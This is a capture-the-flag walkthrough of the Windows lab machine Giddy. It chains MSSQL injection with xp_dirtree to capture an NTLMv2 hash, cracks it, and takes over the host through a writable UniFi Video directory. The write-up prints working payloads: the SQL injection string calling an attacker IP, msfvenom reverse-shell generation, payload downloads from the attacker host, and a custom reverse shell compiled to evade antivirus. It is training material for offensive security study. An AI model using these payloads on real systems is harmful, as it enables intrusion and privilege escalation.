
Overview
Giddy is a medium-difficulty Windows machine that demonstrates how an MSSQL injection vulnerability can be used to force outbound SMB authentication and capture an NTLMv2 hash. After cracking the hash and gaining access through WinRM, a vulnerable Ubiquiti UniFi Video installation is abused to execute a custom payload as NT AUTHORITY\SYSTEM.
Attack Chain
- Enumerate the exposed web, RDP, and WinRM services
- Discover the
/mvccatalogue and/remotePowerShell Web Access endpoints - Identify MSSQL injection in the product and search functionality
- Abuse
xp_dirtreeto force outbound SMB authentication - Capture and crack Stacy’s
NTLMv2hash - Validate the credentials and gain a shell through
evil-winrm - Enumerate installed software through the Windows registry
- Identify vulnerable Ubiquiti UniFi Video software
- Place a malicious
taskkill.exein the writable application directory - Compile a custom C++ reverse shell to bypass antivirus detection
- Restart the UniFi Video service and obtain a SYSTEM shell
Enumeration
Port Scanning
We begin by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.129.96.140; export NAME=GIDDY; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

The open TCP ports are:
80,443,3389,5985
Findings
The scan reveals web services on ports 80 and 443, Remote Desktop on port 3389, and WinRM on port 5985. WinRM may provide an interactive shell later if valid credentials can be recovered.
Web Enumeration
Default Website
Browsing to port 80 displays a static image of a dog without any obvious functionality.


We use dirsearch to discover additional directories and application endpoints.
PORT=80
dirsearch -u http://$IP:$PORT -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_directories.txt
The scan identifies two interesting endpoints: /remote and /mvc.
PowerShell Web Access
The /remote endpoint redirects to a Microsoft PowerShell Web Access login page.

This may become useful after obtaining credentials, although WinRM is also directly exposed on port 5985.
MVC Catalogue
The /mvc endpoint hosts what appears to be a prototype online store or product catalogue.

The application includes a registration page.

It also provides a login page.

Selecting the first product, Bib Shorts, opens a product listing filtered through the ProductSubCategoryId parameter.

The resulting URL is:
http://10.129.96.140/mvc/Product.aspx?ProductSubCategoryId=18
SQL Injection
Product Parameter
Appending a single quote to the ProductSubCategoryId value produces an MSSQL syntax error.
http://10.129.96.140/mvc/Product.aspx?ProductSubCategoryId=18'

Search Functionality
The search page also appears vulnerable. Submitting test' causes the application to process the malformed input.

The response again contains an MSSQL syntax error, confirming that the input is reaching a SQL query.

Adding a SQL comment allows the query to complete successfully.
'test--

Attempts to extract database contents manually and with sqlmap are unsuccessful. Instead of retrieving data directly, we can abuse an MSSQL extended stored procedure to trigger outbound authentication from the server.
Foothold
Forced Authentication with xp_dirtree
MSSQL’s xp_dirtree procedure can access filesystem paths. By supplying a UNC path that points to our attacking machine, we can force the SQL Server service context to attempt SMB authentication.
We start Responder on the VPN interface:
sudo responder -I tun0 -A

The vulnerable search request is sent to Burp Suite Repeater with the following payload:
'+EXEC+master.sys.xp_dirtree+'\\10.10.14.17\share--

The application returns a 200 OK response without displaying an error.
Checking Responder shows that the target connected back and exposed an NTLMv2 challenge-response hash for the user Stacy.

The captured hash is saved to a file on the attacking machine.

Cracking the Hash
We use john with the rockyou.txt wordlist to crack the captured hash.
john --wordlist=/usr/share/wordlists/rockyou.txt creds/stacy_NTLMv2.hash
The password is recovered successfully.

Stacy:xNnWo6272k7x
WinRM Access
Because WinRM is exposed on port 5985, we test the recovered credentials with netexec.
nxc winrm $IP -u 'Stacy' -p 'xNnWo6272k7x'
The credentials are valid for remote access.

We establish an interactive session with evil-winrm.
evil-winrm -i $IP -u 'Stacy' -p 'xNnWo6272k7x'
This gives us a shell as Stacy.

The user flag can now be read.
type C:\Users\Stacy\Desktop\user.txt

Privilege Escalation
Local Enumeration
We begin by reviewing the user directories and their contents.
tree C:\Users /F
A directory named unifivideo is present under C:\Users\Stacy\Documents, suggesting that Ubiquiti UniFi Video software may be installed.

We attempt to enumerate installed software with WMIC.
cmd /c wmic product get name,version
The command returns an Access Denied error.

As an alternative, we query the Windows uninstall registry key.
cmd /c REG QUERY HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
The output contains an entry for Ubiquiti UniFi Video.

Ubiquiti UniFi Video Vulnerability
Researching the installed application reveals a local privilege escalation vulnerability in Ubiquiti UniFi Video 3.7.3:
https://www.exploit-db.com/exploits/43390

The vulnerability, tracked as CVE-2016-6914, exists because low-privileged users can write to C:\ProgramData\unifi-video. When the UnifiVideoService starts or stops, it attempts to execute taskkill.exe from this directory. The file does not exist by default, allowing us to supply a malicious replacement that will run as NT AUTHORITY\SYSTEM.
Initial msfvenom Payload
We start a Netcat listener on port 443.
rlwrap -cAr nc -lvnp 443
A 64-bit Windows reverse shell executable is generated with msfvenom.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.17 LPORT=443 -f exe -o reverse443.exe

From the target, we move into the vulnerable application directory and download the payload as taskkill.exe.
cd C:\ProgramData\unifi-video
iwr -uri http://10.10.14.17/reverse443.exe -Outfile .\taskkill.exe

We attempt to trigger the payload by stopping and starting the service.
Stop-Service UnifiVideoService -Force
Start-Service UnifiVideoService
The commands complete, but no reverse shell is received. Listing the directory shows that taskkill.exe has disappeared, indicating that Windows Defender likely quarantined the generated payload.

Custom C++ Reverse Shell
To avoid the signature-based detection, we use the C++ reverse shell from the following repository:
https://github.com/dev-frog/C-Reverse-Shell
We edit re.cpp and update the callback IP address and port to match the attacking machine.

The payload is cross-compiled for Windows with MinGW.
i686-w64-mingw32-g++ re.cpp -o re.exe -lws2_32 -lwininet -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
We transfer the custom executable into the vulnerable directory and again name it taskkill.exe.
iwr -uri http://10.10.14.17/re.exe -Outfile .\taskkill.exe

Triggering the Service
With the listener still running, we stop and restart the UniFi Video service.
Stop-Service UnifiVideoService -Force
Start-Service UnifiVideoService
PowerShell reports that the service failed to start. This is expected because the malicious taskkill.exe does not behave like the legitimate utility the service expects.

Despite the service error, the payload executes and returns a shell as NT AUTHORITY\SYSTEM.

The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt

Key Takeaways
Giddy demonstrates how a SQL injection vulnerability can be valuable even when direct database extraction fails. By abusing xp_dirtree, the application was forced to authenticate to an attacker-controlled SMB service, exposing a crackable NTLMv2 hash and valid WinRM credentials. The final escalation highlights the danger of writable application directories and unsafe service behavior: UniFi Video’s attempt to execute a missing taskkill.exe allowed a low-privileged user to supply arbitrary code that ran as SYSTEM. It also shows why custom payloads can sometimes succeed where common msfvenom binaries are detected and removed.